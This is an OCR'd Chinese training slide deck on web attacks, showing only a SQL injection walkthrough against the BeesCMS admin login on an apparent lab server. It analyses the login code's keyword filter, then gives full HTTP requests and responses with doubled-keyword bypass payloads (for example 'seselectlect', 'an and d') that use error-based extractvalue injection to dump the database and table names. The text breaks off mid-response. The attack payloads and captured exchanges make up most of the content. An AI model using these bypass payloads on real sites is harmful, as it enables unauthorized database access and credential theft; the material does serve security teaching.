
sql注入，命令执行，csrf---

讲师：跃琪

目录

CONTENTS



/01

sql注入


01 首先可以看到是一个beescms

02

1.以前的思路

首先识别一下指纹
根据指纹查找历史漏洞（同样适合现在）


2.查找目录（目录里面会有很多惊喜）



思路

1.首先用御剑或者dirsearch扫描一下目录

可以发现admin目录




思路

1.可以看到beescms可以百度搜索一下历史漏洞

2.可以发现有sql注入漏洞后台

其实自己也能尝试出来

3.这里 为了降低难度设置了mysql允许写（真实情况mysql很少）



思路

搜索beescms漏洞

也可以下载beescms的源码查看

漏洞点

1.后台sql注入，这里可以看到注入的规则

Raw | Params | Headers | Hex | JSON Decoder

```
POST /vulnlab/sqli/beecms/admin/login.php?action=ck_login HTTP/1.1
Host: 47.105.75.177
Content-Length: 71
Cache-Control: max-age=0
Origin: http://47.105.75.177
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Linux; Android 4.4.2; Nexus 4 Build/KOT49H)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/34.0.1847.114 Mobile Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3;q=0.9
Referer: http://47.105.75.177/vulnlab/sqli/beecms/admin/login.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=pgkvjgflgtt3vigkpv7avmrr17
Connection: close

user=356%27&password=1241&code=e545&submit=true&submit.x=62&submit.y=37
```


Raw | Headers | Hex | Render | JSON Decoder

```
HTTP/1.1 200 OK
Date: Fri, 10 Apr 2020 08:55:35 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.6.40
X-Powered-By: PHP/5.6.40
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 437
Connection: close
Content-Type: text/html; charset=utf-8

<div style="font-size:12px;"><p>操作数据库失败You have an error in your SQL
syntax; check the manual that corresponds to your MariaDB server
version for the right syntax to use near ''356'' limit 0,1' at line
1<br>sql:select id,admin_name,admin_password,admin_purview,is_disable
from bees_admin where admin_name='356'' limit 0,1</p><p id="time_url"><a
href="javascript:history.go(-1);" style="text-decration:none">返回</a></div>
```

2.可以百度搜索到beescms的源码来进行查看过滤规则/或者看别人的分析文章

3.简单源码分析

首先判断注入点：
admin的ck_login



3.简单源码分析

首先判断注入点：
admin的ck_login

```
}

function check_login($user,$password){
    $rel=$GLOBALS['mysql']->fetch_asc("select id,admin_name,admin_password,admin_purview,is_disable from ".DB_PRE."admin where admin_name='".$user."' limit 0,1");
    $rel=empty($rel)?'':$rel[0];
    if(empty($rel)){
        msg('不存在该管理用户','login.php');
    }
    $password=md5($password);
    if($password!=$rel['admin_password']){
        msg("输入的密码不正确");
    }
    if($rel['is_disable']){
        msg('该账号已经被锁定,无法登陆');
    }

    $_SESSION['admin']=$rel['admin_name'];
    $_SESSION['admin_purview']=$rel['admin_purview'];
    $_SESSION['admin_id']=$rel['id'];
    $_SESSION['admin_time']=time();
    $_SESSION['login_in']=1;
    $_SESSION['login_time']=time();
    $ip=fl_value(get_ip());
    $ip=fl_html($ip);
    $_SESSION['admin_ip']=$ip;
```

分析过滤

跟一下f_value还有fl_html查看内容，可以发现过滤规则把上面的字符过滤成空格

```
    global $_sys;
    include('template/admin_login.php');
}
//判断登录
elseif($action=='ck_login'){
    global $submit,$user,$password,$_sys,$code;
    $submit=$_POST['submit'];
    $user=fl_html(fl_value($_POST['user']));
    $password=fl_html(fl_value($_POST['password']));
    $code=$_POST['code'];
    if(!isset($submit)){
        msg('请从登陆页面进入');
    }
    if(empty($user)||empty($password)){
        msg("密码或用户名不能为空");
    }
    if(!empty($_sys['safe_open'])){
        foreach($_sys['safe_open'] as $k=>$v){
        if($v=='3'){
        }
        }
        }
    check_login($user,$password);

}

elseif($action=='out'){
    login_out();
}
?>
```

分析过滤

跟一下f_value还有fl_html查看内容，可以发现过滤规则把上面的字符过滤成空格

```
    return $rel;
}

function fl_value($str){
    if(empty($str)){return;}
    return preg_replace('/select|insert | update | and | in | on | left | joins | delete |\%|\=|\/\*|\*|\.\.\/|\.\/| union | from | where | group | into |load_file
|outfile/i','',$str);
}
define('INC_BEES','B'.'EE'.'SCMS');
function fl_html($str){
    return htmlspecialchars($str);
}

/*获取栏目信息
 *$cate-栏目ID
*/
function get_cateinfo($cate){
    if(file_exists(DATA_PATH.'cache_cate/cache_category_all.php')){include(DATA_PATH.'cache_cate/cache_category_all.php');}
```

构造绕过

sql注入的常规流程

order by判断列
然后开始判断

构造绕过

Request

Raw | Params | Headers | Hex | JSON Decoder

```
POST /vulnlab/sqli/beecms/admin/login.php?action=ck_login HTTP/1.1
Host: 47.105.75.177
Content-Length: 82
Cache-Control: max-age=0
Origin: http://47.105.75.177
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/79.0.3945.88 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signe
d-exchange;v=b3;q=0.9
Referer: http://47.105.75.177/vulnlab/sqli/beecms/admin/login.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=td0hrla32osa616aq7n23qjp01
Connection: close

user=123' order by 6%23&password=456&code=645d&submit=true&submit.x=80&submit.y=39
```

Response

Raw | Headers | Hex | Render | JSON Decoder

```
HTTP/1.1 200 OK
Date: Tue, 14 Apr 2020 07:01:16 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.6.40
X-Powered-By: PHP/5.6.40
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 321
Connection: close
Content-Type: text/html; charset=utf-8

<div style="font-size:12px;"><p>操作数据库失败Unknown column '6' in 'order
clause'<br>sql:select id,admin_name,admin_password,admin_purview,is_disable from
bees_admin where admin_name='123' order by 6#' limit 0,1</p><p id="time_url"><a
href="javascript:history.go(-1);" style="text-decration:none">返回</a></div>
```

构造绕过

```
POST /vulnlab/sqli/beecms/admin/login.php?action=ck_login HTTP/1.1
Host: 47.105.75.177
Content-Length: 94
Cache-Control: max-age=0
Origin: http://47.105.75.177
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/79.0.3945.88 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signe
d-exchange;v=b3;q=0.9
Referer: http://47.105.75.177/vulnlab/sqli/beecms/admin/login.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=td0hrla32osa646aq7n23qjp01
Connection: close

user=123' union selec 1,2,3,4,5%23&password=456&code=645d&submit=true&submit.x=80&submit.y=39
```

```
HTTP/1.1 200 OK
Date: Tue, 14 Apr 2020 07:04:42 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.6.40
X-Powered-By: PHP/5.6.40
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 453
Connection: close
Content-Type: text/html; charset=utf-8

<div style="font-size:12px;"><p>操作数据库失败You have an error in your SQL syntax; check the
manual that corresponds to your MariaDB server version for the right syntax to use near
'1,2,3,4,5#' limit 0,1' at line 1<br>sql:select
id,admin_name,admin_password,admin_purview,is_disable from bees_admin where
admin_name='123' 1,2,3,4,5#' limit 0,1</p><p id="time_url"><a href="javascript:history.go(-1);"
style="text-decration:none">返回</a></div>
```

union select 被过滤了

构造绕过

开始根据组合规则绕过


union select 变形

uni union on selselectect其他的根据过滤的规则来进行，这里最好利用报错注入

```
    return $rel;
}

function fl_value($str){
    if(empty($str)){return;}
    return preg_replace('/select|insert | update | and | in | on | left | joins | delete |\%|\=|\/\*|\*|\.\.\/|\.\/| union | from | where | group | into |load_file
|outfile/i','',$str);
}
define('INC_BEES','B'.'EE'.'SCMS');
function fl_html($str){
    return htmlspecialchars($str);
}

/*获取栏目信息
 *$cate-栏目ID
*/
function get_cateinfo($cate){
    if(file_exists(DATA_PATH.'cache_cate/cache_category_all.php')){include(DATA_PATH.'cache_cate/cache_category_all.php');}
```

构造绕过

爆库payload：-123' an and d extractvalue(1,concat(0x7e,database()))%23



构造绕过

爆表payload：-123' an and d extractvalue(1,concat(0x7e,(seselectlect gro group up_concat(table_name) fr from om information_schema.tables wh where ere table_schema i in n (database()))))%23

Raw | Params | Headers | Hex | JSON Decoder

```
POST /vulnlab/sqli/beecms/admin/login.php?action=ck_login HTTP/1.1
Host: 47.105.75.177
Content-Length: 240
Cache-Control: max-age=0
Origin: http://47.105.75.177
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/79.0.3945.88 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signe
d-exchange;v=b3;q=0.9
Referer: http://47.105.75.177/vulnlab/sqli/beecms/admin/login.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=td0hrla32osa646aq7n23qjp01
Connection: close

user=-123' an and d extractvalue(1,concat(0x7e,(seselectlect gro group up_concat(table_name) fr from
om information_schema.tables wh where ere table_schema i in n
(database()))))%23&password=456&code=645d&submit=true&submit.x=80&submit.y=39
```

Raw | Headers | Hex | Render | JSON Decoder

```
HTTP/1.1 200 OK
Date: Tue, 14 Apr 2020 07:34:03 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.6.40
X-Powered-By: PHP/5.6.40
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 462
Connection: close
Content-Type: text/html; charset=utf-8

<div style="font-size:12px;"><p>操作数据库失败XPATH syntax error:
'~bees_admin,bees_admin_group,bee'<br>sql: elect
id,admin_name,admin_password,admin_purview is_disable from bees_admin where
admin_name='-123' and extractvalue(1,concat(0x7e,(select group_concat(table_name) from
information_schema.tables where table_schema in (database())))#' limit 0,1</p><p
id="time_url"><a href="javascript:history.go(-1);" style="text-decration:none">返回</a></div>
```

构造绕过

爆表payload：-123' an and d extractvalue(1,concat(0x7e,(seselectlect gro group up_concat(table_name) fr from om information_schema.tables wh where ere table_schema i in n (database()) a and nd table_name not i in n('bees_admin','bees_admin_group'))))%23

Raw | Params | Headers | Hex | JSON Decoder

```
POST /vulnlab/sqli/beecms/admin/login.php?action=ck_login HTTP/1.1
Host: 47.105.75.177
Content-Length: 240
Cache-Control: max-age=0
Origin: http://47.105.75.177
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/79.0.3945.88 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signe
d-exchange;v=b3;q=0.9
Referer: http://47.105.75.177/vulnlab/sqli/beecms/admin/login.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=td0hrla32osa646aq7n23qjp01
Connection: close

user=-123' an and d extractvalue(1,concat(0x7e,(seselectlect gro group up_concat(table_name) fr from
om information_schema.tables wh where ere table_schema i in n
(database())))%23&password=456&code=645d&submit=true&submit.x=80&submit.y=39
```

Raw | Headers | Hex | Render | JSON Decoder

```
HTTP/1.1 200 OK
Date: Tue, 14 Apr 2020 07:34:03 GMT
Server: Apache/2.4.6 (CentOS) PHP/5.6.40
X-Powered-By: PHP/5.6.40
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 462
Connection: close
Content-Type: text/html; charset=utf-8

<div style="font-size:12px;"><p>操作数据库失败XPATH syntax error:
'~bees_admin,bees_admin_group,bee'<br>sql: elect
id,admin_name,admin_password,admin_purview,is_disable from bees_admin where
admin_name='-123' and extractvalue(1,concat(0x7e,(select group_concat(table_name) from
information_schema.tables where table_schema in (database()))))#' limit 0,1</p><p
